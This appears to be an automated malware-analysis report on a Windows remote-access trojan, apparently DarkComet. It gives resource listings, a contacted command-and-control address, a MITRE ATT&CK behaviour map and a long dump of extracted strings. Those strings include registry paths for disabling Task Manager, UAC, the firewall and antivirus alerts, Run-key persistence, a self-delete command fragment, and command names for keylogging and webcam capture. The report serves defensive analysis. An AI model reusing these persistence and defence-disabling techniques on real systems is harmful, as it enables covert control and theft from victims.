cfb7265bfe250112b6ef09f27146bf86f1eaa9f578aa813351a666da6a5876b8	unknown	RT_STRING	NEUTRAL	3.28	63614.85
b71dd4c8b1a31e49b72cec2cda5929b8acabb082dec2397258111e5a9f18556	unknown	RT_STRING	NEUTRAL	3.33	56859.8
62deb514f08c7a4ea6b35ac0cbb5b43487b4e8e7fcef87107f7476553ef6c77	unknown	RT_STRING	NEUTRAL	3.26	50591.66
ec7ed03684d3b42f02a7cf1d60a4bfa6bdc2084c99b972d951be251a86de3fa1	unknown	RT_RCDATA	NEUTRAL SYS DEFAULT	3.97	10496.56
e7dbe99baa5c1045cdf7004edbb037018b2e0f639a5edcf800ec4514d5c8e35b5	unknown	RT_RCDATA	NEUTRAL	4	240
0d85b233878fe6dc712e2832f52d91bcb8f1a0895f15b49053de2efbe03fc43f	unknown	RT_RCDATA	NEUTRAL	5.41	18819.93
c53efa8085835ba129c1909beaff8a67b45f50837707f22dff0f24d8cd26710	unknown	RT_GROUP_CURSOR	ENGLISH US	1.84	1900
b07e022f8ef0a8e5df3f56986b2e5bf06df07054e9ea9177996b0a6c27d74d7c	unknown	RT_GROUP_CURSOR	ENGLISH US	1.92	1823.2
43f40dd5140804309a4c901ec3c85b5448131e67a6fe18beb9d5c0ce3a42c3a	unknown	RT_GROUP_CURSOR	ENGLISH US	2.02	1797.6
ff47a48c11c234903a7d625cb8b62101909f735ad84266c98dd4834549452c39	unknown	RT_GROUP_CURSOR	ENGLISH US	2.02	1797.6
a0adcedb82b57089f64e2857f97cefd6c2f54d27eefc6648bda83fd5fef66bb	unknown	RT_GROUP_CURSOR	ENGLISH US	2.02	1797.6
6e1e7738a1b6373d8829817915822ef415a1727b5bb7cfe809e31b3c143ac5	unknown	RT_GROUP_CURSOR	ENGLISH US	2.02	1797.6
326c048595bbc72e3f989cb3b95fb09dc83739ced3cb13eb6f03336f95d74f1	unknown	RT_GROUP_CURSOR	ENGLISH US	2.02	1797.6
ed7f6080ef92eaaab6c35efdeb2d9b6301f708784483dac8301647c7f0e98	ICO	RT_GROUP_ICON	ENGLISH US	2.7	6465.48
78a8455b3860c17c73e16a076ea920b1dfbb42bfff2d23f8ebda50ebb957747	unknown	RT_VERSION	FRENCH	3.35	70521.31

Relations page

Contacted URLs (1) ⓘ			
Scanned	Detections	Status	URL
2022-07-01	0 / 87	-	tcp://mymalare.io:1604/
Contacted Domains (1) ⓘ			
Domain	Detections	Created	Registrar
mymalare.io	0 / 92	-	-
Contacted IP addresses (2) ⓘ			
IP	Detections	Autonomous System	Country
20.99.184.37	0 / 92	8075	US
8.8.8.8	0 / 92	15169	US
Execution Parents (1) ⓘ			
Scanned	Detections	Type	Name
2025-12-09	70 / 72	Win32 EXE	MSRSAAPP

Bundled Files (31) ⓘ

Scanned	Detections	File type	Name
✓ 2026-02-28	9 / 62	?	.text
✓ 2026-02-28	4 / 62	?	.rsrc/0/RCDATA/PACKAGEINFO
✓ 2026-04-25	1 / 61	?	.itext
✓ 2025-11-22	0 / 62	?	.reloc
✓ 2016-05-26	0 / 56	?	.data
✓ 2026-02-28	0 / 62	ICO	.rsrc/1033/CURSOR/6
✓ 2026-05-08	0 / 60	ICO	.rsrc/1033/GROUP_CURSOR/32767
✓ 2022-05-28	0 / 57	ICO	.rsrc/1033/ICON/52.ico
✓ 2022-05-28	0 / 57	ICO	.rsrc/1033/ICON/50.ico
✓ 2026-02-28	0 / 62	?	.rsrc/1036/version.txt
✓ 2026-04-28	0 / 61	ICO	.rsrc/1033/GROUP_CURSOR/32763
✓ 2026-04-15	0 / 62	ICO	.rsrc/1033/GROUP_CURSOR/32766
✓ 2016-05-21	0 / 57	?	.idata
✓ 2026-04-21	0 / 62	Targa	.rsrc/1033/CURSOR/7
✓ 2025-11-12	0 / 62	ICO	.rsrc/1033/CURSOR/5
✓ 2025-12-25	0 / 62	ICO	.rsrc/1033/CURSOR/4
✓ 2026-04-14	0 / 62	ICO	.rsrc/1033/GROUP_CURSOR/32765
✓ 2026-02-12	0 / 62	CSV	.rsrc/0/string.txt
✓ 2026-04-15	0 / 62	ICO	.rsrc/1033/GROUP_CURSOR/32762
✓ 2026-05-11	0 / 61	Targa	.rsrc/1033/CURSOR/1
✓ 2026-04-15	0 / 62	ICO	.rsrc/1033/GROUP_CURSOR/32761
✓ 2026-03-10	0 / 62	ICO	.rsrc/1033/CURSOR/2
✓ 2022-05-28	0 / 57	ICO	.rsrc/1033/ICON/53.ico
✓ 2026-04-05	0 / 62	?	.rsrc/0/RCDATA/DVCLAL
✓ 2022-05-28	0 / 57	ICO	.rsrc/1033/ICON/54.ico
✓ 2013-07-15	0 / 47	ICO	.rsrc/1033/GROUP_ICON/128
✓ 2025-10-02	0 / 62	ICO	.rsrc/1033/CURSOR/3
✓ 2025-07-14	0 / 62	Macintosh related	.rdata
✓ 2022-05-28	0 / 57	ICO	.rsrc/1033/ICON/51.ico
✓ 2026-03-25	0 / 62	ICO	.rsrc/1033/GROUP_CURSOR/32764
✓ ?	?	file	.rsrc/2048/RCDATA/DCDATA




Network communication port used

Memory Pattern Urls

tcp://mymalare.io:1604

MITRE ATT&CK Behaviour Map



Privilege Escalation
TA0004 | 11 Techniques

 **Scheduled Task/Job** ^
T1053

At 1
T1053.002

 **Process Injection** 6 ^
T1055

Process Hollowing 1
T1055.012

 **Access Token Manipulation** 1
T1134

 **Create or Modify System Process** ^
T1543

Windows Service 5
T1543.003

 **Boot or Logon Autostart Exec...** ^
T1547

Registry Run Keys / Startup Folder 3
T1547.001

Winlogon Helper DLL 1
T1547.004

LSASS Driver 1
T1547.008

Discovery		
TA0007 14 Techniques		
 System Service Discovery	2	
T1007		
 Application Window Discovery	2	
T1010		
 Query Registry	2	
T1012		
 System Network Configuratio...	1	
T1016		
 Remote System Discovery	1	
T1018		
 System Owner/User Discovery	1	
T1033		
 System Information Discov...	10	
T1082		
 File and Directory Discovery	8	
T1083		
 Account Discovery	1	
T1087		
 Network Share Discovery	1	
T1135		
 Virtualization/Sandbox ...	1	^
T1497		
System Checks	1	
T1497.001		
 System Location Discovery	1	^
T1614		
System Language Discovery	2	
T1614.001		

Collection TA0009 5 Techniques	Command and Control TA0011 2 Techniques	Impact TA0040 3 Techniques	Defense Impairment TA0112 2 Techniques
Data from Local System 1 T1005	Application Layer Protocol 1 T1071	Service Stop 1 T1489	Modify Registry 2 T1112
Input Capture 2 ^ T1056 Keylogging 3 T1056.001	Non-Application Layer Protocol 1 T1095	Endpoint Denial of Service 1 T1499 System Shutdown/Reboot 1 T1529	File and Directory Permission... 1 T1222
Screen Capture 1 T1113			
Clipboard Data 1 T1115			

APPENDIX B – STRINGS EXTRACTED

```
GetMonitorInfoA
GetSystemMetrics
SVW
_^[]
MonitorFromRect
MonitorFromWindow
SVW
|$j
_^[]
MonitorFromPoint
SVW
>(r[j
tH3
>Hr
F(P
_^[]
GetMonitorInfo
DISPLAY
SVW
>(r[j
tH3
>Hr
F(P
_^[]
GetMonitorInfoA
DISPLAY
SVW
>(r[j
tH3
>Hr
F(P
_^[]
GetMonitorInfoW
DISPLAY
SVW
PWV
t6W
PVhB
_^[]
EnumDisplayMonitors
commdlg_help
commdlg_FindReplace
WndProcPtr%.8X%.8X
TClipboard
TClipboardL
Clipbrd
```


THintAction
THintAction
StdActns
Hint
SVhX
comctl32.dll
InitializeFlatSB
UninitializeFlatSB
FlatSB_GetScrollProp
FlatSB_SetScrollProp
FlatSB_EnableScrollBar
FlatSB_ShowScrollBar
FlatSB_GetScrollRange
FlatSB_GetScrollInfo
FlatSB_GetScrollPos
FlatSB_SetScrollPos
FlatSB_SetScrollInfo
FlatSB_SetScrollRange
ZYYd
H#C
H"C
TThemeServices
Theme manager
2001, 2002 Mike Lischke
button
clock
combobox
edit
explorerbar
header
listview
menu
page
progress
rebar
scrollbar
spin
startpanel
status
tab
taskband
taskbar

toolbar
tooltip
trackbar
traynotify
treeview
window
BDSUnthemedDesigner
comctl32.dll

EMenuError
|+C
TMenuBreak
x+C
mbNone
mbBreak
mbBarBreak
Menus
TMenuChangeEvent
Sender
TObject
Source
TMenuItem
Rebuild
Boolean
TMenuDrawItemEvent
Sender
TObject
ACanvas
TCanvas
ARect
TRect
Selected
Boolean
|1B
TAdvancedMenuDrawItemEvent
Sender
TObject
ACanvas
TCanvas
ARect
TRect
State
TOwnerDrawState
|1B
4x@
TMenuMeasureItemEvent
Sender
TObject
ACanvas
TCanvas
Width
Integer
Height

Integer
|1B
h-C
TMenuItemAutoFlag
d-C
maAutomatic
maManual
maParent
Menus
TMenuAutoFlag
d-C
Menus
.C
@AC
pAC
DBC
xBC
4CC
TCC
pCC
TMenuItemActionLink
@/C
Z/C
DC
diC
XhC
hfC
TMenuItem
TMenuItem
Menus
(jC
Action
AutoCheckd-C
@vC
AutoHotkeys d-C
AutoLineReduction d7B
Bitmapx+C
Break
Caption
xdC
CheckedX
SubMenuImages

Default
\$mC
EnabledT
DeC
GroupIndex nA
dmC
HelpContext
DmC
Hint
ImageIndex
pkC
RadioItemtnA
ShortCut
Visible
OnClick
OnDrawItem|,C
OnAdvancedDrawItem
OnMeasureItem

TMenu
TMenu
Menus
Items
d4C
T4C
,xC
TMainMenu
d4C
TMainMenu
Menus
AutoHotkeys
AutoLineReduction
AutoMergeDmA
BiDiModeX
Images
OwnerDraw
ParentBiDiMode
OnChange
TPopupAlignment
paLeft
paRight
paCenter
Menus
TTrackButton
tbRightButton
tbLeftButton
Menus06C
TMenuAnimations
,6C
maLeftToRight
maRightToLeft
maTopToBottom
maBottomToTop
maNone
Menus
TMenuAnimation

TPopupMenu
P7C
TPopupMenu
Menus
Alignment
AutoHotkeys
AutoLineReduction
AutoPopupMenu
BiDiMode nA
HelpContextX
Images
MenuAnimation
OwnerDraw
ParentBiDiMode
TrackButton
OnChange
OnPopup
TPopupList
TMenuItemStack
1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ
ShortCutText
\\SYSTEM\\CurrentControlSet\\Control\\Keyboard Layouts\\
Layout File
KbdLayerDescriptor

TScrollBarInc
TScrollBarStyle
ssRegular
ssFlat
ssHotTrack
FormsP
 uA
TControlScrollBar
TControlScrollBarP
Forms
 ButtonSize)B
 Color
 Incrementh
 Margin
 ParentColor<
 Position<
 Range
 Smooth<
 Size
 Style<
 ThumbSize
 Tracking
 Visible
TWindowState
wsNormal
wsMinimized
wsMaximized
Forms
HGE
 ,8E
 ,NE
 |OE
 ME
TScrollingWinControl
TScrollingWinControl
Forms
 OnAlignInsertBefore
 OnAlignPositionp
 HorzScrollBarp
 VertScrollBar
TFormBorderStyle

bsNone
bsSingle
bsSizeable
bsDialog
bsToolWindow
bsSizeToolWin
FormsL
IDesignerHookh
Forms
IOleForm4
Forms
TPopupWndArray
Forms
TFormStyle
fsNormal
fsMDIChild
fsMDIForm
fsStayOnTop
Forms
TBorderIcon
biSystemMenu
biMinimize
biMaximize
biHelp
Forms
TBorderIcons
TPosition
poDesigned
poDefault
poDefaultPosOnly
poDefaultSizeOnly
poScreenCenter
poDesktopCenter
poMainFormCenter
poOwnerFormCenter
Forms0
TDefaultMonitor
dmDesktop
dmPrimary
dmMainForm
dmActiveForm
Forms
TPrintScale

poNone
poProportional
poPrintToFit
Forms
TCloseAction
caNone
caHide
caFree
caMinimize
Forms
TCloseEvent
Sender
TObject
Action
TCloseAction
TCloseQueryEvent
Sender
TObject
CanClose
Boolean
TShortCutEvent
Msg
TWMKey
Handled
Boolean
THelpEvent
Command
Word
Data
Integer
CallHelp
Boolean
Boolean
TPopupMode
pmNone
pmAuto
pmExplicit
Forms
TCustomForm
TCustomForm
Forms
Left<
Top4

TForm
TForm4
Forms]
ActionH
ActiveControl4
Align
AlphaBlendT
AlphaBlendValue
Anchors
AutoScroll
AutoSizeDmA
BiDiModex
BorderIcons
BorderStyle
BorderWidthd
Caption<
ClientHeight<
ClientWidthl)B
Color
D5D
TransparentColorl)B
05D
TransparentColorValued
Constraints
Ctl3D
UseDockManager,
DefaultMonitor
qE
DockSite0
DragKind
DragMode
8/E
Enabled
ParentFont\$.B
Font
FormStyle<
Height
HelpFilep
HorzScrollBar
Icon
KeyPreview
Padding`4C
Menu

OldCreateOrder
ObjectMenuItem
ParentBiDiMode<
PixelsPerInchL7C
PopupMenu0
PopupMenu
PopupParent
Position
PrintScale
Scaled
ScreenSnap
ShowHint<
SnapBufferp
VertScrollBar
Visible<
WidthX
WindowState
WindowMenu
OnActivate(
OnAlignInsertBefore
OnAlignPosition
OnCanResize
OnClick
OnCloseT
OnCloseQueryx
OnConstrainedResize
OnContextPopup
OnCreate
OnDblClick
OnDestroy
OnDeactivate
OnDockDrop4
OnDockOver
OnDragDrop
OnDragOverp
OnEndDock|
OnGetSiteInfo
OnHide
OnHelp
OnKeyDownL
OnKeyPress
OnKeyUpH

OnMouseActivate1
OnMouseDown
OnMouseEnter
OnMouseLeave
OnMouseMove1
OnMouseUp
OnMouseWheel
OnMouseWheelDown
OnMouseWheelUp
OnPaint
OnResize
OnShortCut
OnShow0
OnStartDock
OnUnDock
TCustomDockFormp
TCustomDockForm
Forms
PixelsPerInch
@F@
TMonitor
X;D
TScreen
TScreen`
Forms
THintInfo@
TPopupFormArray
Forms
|OD
`MD
TApplication
TApplicationd
Forms
uA
TGlassFramet
TGlassFrameT
Forms
Enabled<
Left<
Top<
Right<
Bottom
SheetOfGlass

PixelsPerInch
TextHeight
IgnoreFontProperty
GlassFrame.Bottom
GlassFrame.Enabled
GlassFrame.Left
GlassFrame.Right
GlassFrame.SheetOfGlass
GlassFrame.Top
MDIClient
System\CurrentControlSet\Control\Keyboard Layouts\%.8x
layout text
TApplication
MAINICON
TChangeLink
TImageIndex
TCustomImageList
TCustomImageList
ImgList

TCursor
TAlign
alNone
alTop
alBottom
alLeft
alRight
alClient
alCustom
Controls
@F@
TDragObject
TDragObject
Controls
@F@
TBaseDragControlObject
TBaseDragControlObject
Controls
@F@
TDragControlObject
@F@
TDragControlObjectEx
TDragDockObject
TDragDockObject`
Controls
TDragDockObjectEx
|XB
hXB
TControlCanvas
TControlCanvas
|1B
Controls
TCustomControlAction
TCustomControlActionh
Controls
TControlActionLink
TMouseButton
mbLeft
mbRight
mbMiddle
Controls<
TMouseActivate
maDefault
maActivate

maActivateAndEat
maNoActivate
maNoActivateAndEat
Controls
TDragMode
dmManual
dmAutomatic
Controls
TDragState
dsDragEnter
dsDragLeave
dsDragMove
Controls
TDragKind
dkDrag
dkDock
Controls
TCaption
TAnchorKind
akLeft
akTop
akRight
akBottom
Controls
TAnchors
TConstraintSize
uA
TSizeConstraints
TSizeConstraints<
Controls
MaxHeight
MaxWidth
MinHeight
MinWidth
TMarginSize
uA
TMargins
TMargins
Controls
Left
Top
Right

Bottom
TPadding
TPadding
Controls
Left
Top
Right
Bottom
TMouseEvent
Sender
TObject
Button
TMouseButton
Shift
TShiftState
Integer
Integer
TMouseMoveEvent
Sender
TObject
Shift
TShiftState
Integer
Integer
TMouseActivateEvent
Sender
TObject
Button
TMouseButton
Shift
TShiftState
Integer
Integer
HitTest
Integer
MouseActivate
TMouseActivate
TKeyEvent
Sender
TObject
Key
Word
Shift
TShiftState|


```
TKeyPressEvent
Sender
TObject
Key
Char
TDragOverEvent
Sender
TObject
Source
TObject
Integer
Integer
State
TDragState
Accept
Boolean
TDragDropEvent
Sender
TObject
Source
TObject
Integer
Integer
TEndDragEvent
Sender
TObject
Target
TObject
Integer
Integer
TDockDropEvent
Sender
TObject
Source
TDragDockObject
Integer
Integer
TDockOverEvent
Sender
TObject
Source
TDragDockObject
Integer
Integer
```

State|
TDragState
Accept
Boolean
TUnDockEvent
Sender
TObject
Client
TControl
NewTarget
TWinControl
Allow
Boolean
TStartDockEvent
Sender
TObject
DragObject
TDragDockObject
TGetSiteInfoEvent
Sender
TObject
DockClient
TControl
InfluenceRect
TRect
MousePos
TPoint
CanDock
Boolean
TCanResizeEvent
Sender
TObject
NewWidth
Integer
NewHeight
Integer
Resize
Boolean
TConstrainedResizeEvent
Sender
TObject
MinWidth
Integer
MinHeight

Integer
MaxWidth
Integer
MaxHeight
Integer
TMouseWheelEvent
Sender
TObject
Shift
TShiftState
WheelDelta
Integer
MousePos
TPoint
Handled
Boolean
TMouseWheelUpDownEvent
Sender
TObject
Shift
TShiftState
MousePos
TPoint
Handled
Boolean
TContextPopupEvent
Sender
TObject
MousePos
TPoint
Handled
Boolean

```

TControl
Controls
AlignWithMargins<
Left<
Top<
Width<
Height
Cursor
X/E
Hint<nA
HelpType
x/E
HelpKeyword nA
x/E
HelpContext
Margins
$5E
,5E
TWinControlActionLink
TImeName
TBorderWidth
IDockManager4
Controls
TAlignInsertBeforeEvent
Sender
TWinControl
TControl
TControl
Boolean
TAlignPositionEvent
Sender
TWinControl
Control
TControl
NewLeft
Integer
NewTop
Integer
NewWidth
Integer
NewHeight
Integer
AlignRect
TRect
AlignInfo
TAlignInfo
|TWinControl
|TWinControl
|Controls
|TCustomControl
|TCustomControl
|Controls
|THintWindow
|THintWindow(
|Controls

```

TDockZone
TDockTree
TMouse
crDefault
crArrow
crCross
crIBeam
crSizeNESW
crSizeNS
crSizeNWSE
crSizeWE
crUpArrow
crHourGlass
crDrag
crNoDrop
crHSplit
crVSplit
crMultiDrag
crSQLWait
crNo
crAppStart
crHelp
crHandPoint
crSizeAll
crSize
TSiteList
IsControl
ExplicitLeft
ExplicitTop
ExplicitWidth
ExplicitHeight
DesignSize
USER32
WINNLSEnableIME
imm32.dll
ImmGetContext
ImmReleaseContext
ImmGetConversionStatus
ImmSetConversionStatus
ImmSetOpenStatus
ImmSetCompositionWindow
ImmSetCompositionFontA
ImmGetCompositionStringA
ImmIsIME
ImmNotifyIME

Delphi%.8X
ControlOfs%.8X%.8X
USER32
AnimateWindow
TVariantArray
OleServer
TConnectKind
ckRunningOrNew
ckNewInstance
ckRunningInstance
ckRemote
ckAttachToInterface
OleServer
@F@
TServerEventDispatch
TOleServer
TOleServer4
OleServer
AutoConnect
ConnectKind
RemoteMachineName
SVW
IMessengerd
MessengerAPI_TLB"
IMessenger2
MessengerAPI_TLB
IMessenger3
MessengerAPI_TLB
@F@
CoMessengerU
TGdiplusBase
TGPIImage
TGPBitmap
TGPGraphicsRP
image/jpeg
SVW3
UhW
Uh:
ZYYd
ZYYd
_^[
image/bmp

ESocketError
TBaseSocket
TBaseSocket\$
Sockets
TSocketHost
TSocketPort
TIpSocket
TIpSocket\$
Sockets
TCustomIpClient1
TCustomIpClient
Sockets
%d.%d.%d.%d
0.0.0.0

WSAStartup
WSACleanup
Uhl
ZYYd
kernel32.dll
CreateToolhelp32Snapshot
Heap32ListFirst
Heap32ListNext
Heap32First
Heap32Next
Toolhelp32ReadProcessMemory
Process32First
Process32Next
Process32FirstW
Process32NextW
Thread32First
Thread32Next
Module32First
Module32Next
Module32FirstW
Module32NextW
; s
PSAPI.dll
EnumProcesses
EnumProcessModules
GetModuleBaseNameA
GetModuleFileNameExA
GetModuleBaseNameW
GetModuleFileNameExW
GetModuleInformation
EmptyWorkingSet
QueryWorkingSet
InitializeProcessForWsWatch
GetMappedFileNameA
GetDeviceDriverBaseNameA
GetDeviceDriverFileNameA
GetMappedFileNameW
GetDeviceDriverBaseNameW
GetDeviceDriverFileNameW
EnumDeviceDrivers
GetProcessMemoryInfo
TByteArray
UntrC4
SVW3
TSearchThreadU
...


```

TApplication
Uh}"F
ZYYd
_AMMediaTypeH
_PinInfo
l#F
IPin4
DirectShow9
IFilterGraph4
DirectShow9
8#F
IMediaFilterx
DirectShow9
p#F
IBaseFilter4#F
DirectShow9
IGraphBuilder
DirectShow9
ICaptureGraphBuilder24
DirectShow9
$F
IAMStreamConfig4
DirectShow9
\F$F
IAMVideoProcAmp4
DirectShow9
IKsPropertySet4
1\Q
DirectShow9
IMediaControlD
DirectShow9
IMediaEventD
DirectShow9
D%F
IMediaEventEx
DirectShow9
|F%
IVideoWindowD
DirectShow9'
ISampleGrabberCB4
DirectShow9
ISampleGrabber4
/ek
DirectShow9
,&F
TSampleGrabberCBInt
VSample
@F@
TSampleGrabberCBImpl
('F
D'F
@F@
TSampleGrabberCB
VSample0(F
\'-
TVideoSample

```

```
*'U
FriendlyName
*'U
FriendlyName
Video Capture
Sample Grabber
Null Renderer
VFrames
">F
TVideoImage
NewFrame
Unknown compression
DataSize:
    FourCC:
SVW
ZYYd
_^[YY]
SVW
_^[
@F@
TDCWebCam
127.0.0.1
BuildImportTable: can't load library:
BuildImportTable: ReallocMemory failed
BuildImportTable: GetProcAddress failed
```

```

FinalizeSections: VirtualProtect failed
SVW
MZt
ZYYd
ZYYd
0]F
ZYYd
`]F
ZYYd
ZYYd
ZYYd
ZYYd
_^[
BTMemoryLoadLibrary: dll dos header is not valid
BTMemoryLoadLibrary: IMAGE_NT_SIGNATURE is not valid
BTMemoryLoadLibrary: VirtualAlloc failed
  BTMemoryLoadLibrary: BuildImportTable failed
BTMemoryLoadLibrary: Get DLLEntypoint failed
BTMemoryLoadLibrary: Can't attach library
SVWU
L_F
r:F
;T$
$ZXs
]_^[
BTMemoryGetProcAddress: no export table found
BTMemoryGetProcAddress: DLL doesn't export anything
BTMemoryGetProcAddress: exported symbol not found
BTMemoryGetProcAddress: name <-> ordinal number don't match
TList
TACMIn
TPUtilWindow
-.-.-.-
[::]
need dictionary
stream end
file error
stream error
data error
insufficient memory
buffer error
incompatible version
1.2.3
1.2.3

```

TDataThread
TDumpThread
127.0.0.1:1604
#KCMDDC51#-
ACC
Unknow
5.3.0
/k
cmd.exe
open
SVW
.
Unknow
Not Available
Removable
Fixed
Network
CD-ROM
RAM
QSVW
ZYYd
_^[
WinDrive
Shell_traywnd
TrayNotifyWnd
TrayClockWClass
Shell_traywnd
TrayNotifyWnd
TrayClockWClass
Shell_traywnd
TrayNotifyWnd
Shell_traywnd
TrayNotifyWnd
Shell_traywnd
ReBarWindow32
Shell_traywnd
ReBarWindow32
Fjj
Progman
Fjj
Progman
REG_SZ
REG_DWORD
REG_EXPAND_SZ
REG_BINARY

Maximized
Normal
Minimized
Show/Unactive
Normal/Unactive
True
SV3
ZYYd
Maximized
Normal
Minimized
Show/Unactive
Normal/Unactive
False
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\
HKCU\
SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg
SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg\
command
item
key
hkey
SOFTWARE\Microsoft\Shared Tools\MSConfig\startupfolder
SOFTWARE\Microsoft\Shared Tools\MSConfig\startupfolder\
location
ZYYd
HKLM
HKCU
SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg
SOFTWARE\Microsoft\Shared Tools\MSConfig\startupfolder
Unknow
Offline
Online
Invisible
Busy
Be Right Back
Idle
Away
On The Phone
Out to lunch

Offline
Online
Invisible
Busy
Be Right Back
Idle
Away
On The Phone
Out to lunch
\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders
AppData
uX3
Uh/
ZYYd
ZYYd
\\uTorrent\
*.torrent
Software
Microsoft
Windows
CurrentVersion
Policies
System
DisableTaskMgr
Button
Shell_TrayWnd
Shell_TrayWnd
Shell_TrayWnd
set cdAudio door open
Shell_TrayWnd
BUTTON
System\\CurrentControlSet\\Services\
Description
UNKNOWN
STOPED
RUNNING
PAUSED
STARTED
STOPED_P
CONTINUE_P
PAUSED_P

System\CurrentControlSet\Services\

Description

SVQ

Z^[

SVW

ZYYd

_^[[]

Software

Microsoft

Windows

CurrentVersion

Policies

System

DisableTaskMgr

Software

Microsoft

Windows

CurrentVersion

Policies

System

DisableRegistryTools

Software

Microsoft

Windows

CurrentVersion

Policies

System

EnableLUA

Software

Microsoft

Security Center

AntiVirusDisableNotify

SYSTEM

CurrentControlSet

Services

SharedAccess

Parameters

FirewallPolicy

StandardProfile

EnableFirewall

SYSTEM

CurrentControlSet

Services

SharedAccess

Parameters

FirewallPolicy

StandardProfile

DisableNotifications

SYSTEM
CurrentControlSet
Services
wscsvc
Start
SVW3
Software
Microsoft
Windows
CurrentVersion
Policies
Explorern
NoControlPanel
Software
Microsoft
Security Center
AntiVirusDisableNotify
SVW3

SYSTEM
CurrentControlSet
Services
wscsvc
Start
SVW3

Software
Microsoft
Security Center
UpdatesDisableNotify
SVW3

Software
Microsoft
Windows
CurrentVersion
Policies
Explorern
NoControlPanel

drivers\etc\hosts

SVW3

(.G

ZYYd

ZYYd

_^[

drivers\etc\hosts

I wasn't able to open the hosts file, maybe because UAC is enabled in remote computer!

IP :

IP Mask :

Broadcast adress :

Status : UP

Status : DOWN

Broadcasts : YES

Broadcasts : NO

Loopback interface

Network interface

TByteArray

UntFWB

Uh':G

<:G

<:G

ZYYd

h.:G

^[YY]

ZYYd

[Y]

\Internet Explorer\iexplore.exe

UhG;G

\;G

ZYYd

hN;G

[Y]

explorer.exe

wlanapi.dll

WlanOpenHandle

WlanCloseHandle

WlanEnumInterfaces

WlanQueryInterface

WlanGetAvailableNetworkList

80211_OPEN
80211_SHARED_KEY
WPA
WPA_PSK
WPA_NONE
RSNA
RSNA_PSK
IHV_START
IHV_END
%tY
Nt Nt,
t@NtL
tSNt_
ØFG
NONE
WEP40
TKIP
CCMP
WEP104
WPA_USE_GROUP OR RSN_USE_GROUP
WEP
IHV_START
IHV_END
SVW3

notepad
kernel32.dll
user32.dll
Sleep
MessageBoxA
ExitThread
DeleteFileA
GetLastError
TerminateProcess
CloseHandle
OpenProcess
GetExitCodeProcess
LoadLibraryA
kernel32
GetProcAddress

notepad
DCPERSFWBP
kernel32.dll
user32.dll
Sleep
MessageBoxA
CreateProcessA
GetLastError
SetLastError
CreateMutexA
CloseHandle
ExitThread
OpenProcess
TerminateProcess
GetExitCodeProcess
WaitForSingleObject
LoadLibraryA
kernel32
GetProcAddress
user32
TUploadFTP

cmd.exe
notepad.exe
INSTALL
KEYNAME
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKCU
notepad

```
IDTYPE
SERVER
%ShortCut#
RELATEDCMD
GetSIN
    64 bit
    32 bit
infoes
/
] :
(
RefreshSIN
backinfoes
|SC
...
RunPrompt
open
GetDrives
Drives
GetSrchDrives
SrchDrives
GETMONITORS
RESMON
BROWS
1SCDesktop
FMGRSC
1SCMydocs
CloseServer
notepad.exe
RestartSocket
RestartServer
FWB
ping 127.0.0.1 -n 4 > NUL && "
```

```
RunSelectedAsAdmin
FILM003
RunSelectedShow
FILEM004
RunSelectedHidden
AddSize
DeleteFiles
SendFilesToTrash
EmptyBin
AttribNormal
AttribHidden
AttribRO
AttribSystem
AttribArchive
AttribTemp
GetFileAttrib
Hiden
-/-
Read-Only
Archive
System
ResultAttrib
File Attrib : [
|
PastMultiVM
RefreshList
CutMultiFiles
ShortCut
RenameFile
FILEM007
MoveFold
FILEM006
MkeDir
FILEM002
DelDir
rmdir "
" /s /q
HideFolder
ShowFolder
GetMo
%d%
```

NETDRV
REFRESHPROC
PROCESS
REFRESHMODS
MODULES
KillProcess
SuccesProc
KILLPID
KillSProcess
RgBro
DRVal
DRKey
CRKey
CRVal
HKNewInt
HKNewExpandString
GetWindow
CloseW
Maximize
Minimize
HideW
ShowW
ChangeWindowName
GetAppList
DeleteReg
RenAppReg
UninstallAPP
GetServList
StartServices
StopServices
RemoveServices
InstallService
GetStartUpList
DelMSKey
CleanMsConfig
InstallHKEY
MSNONLINE
MSNBUSY
MSNAWAY
MSNOFFINE
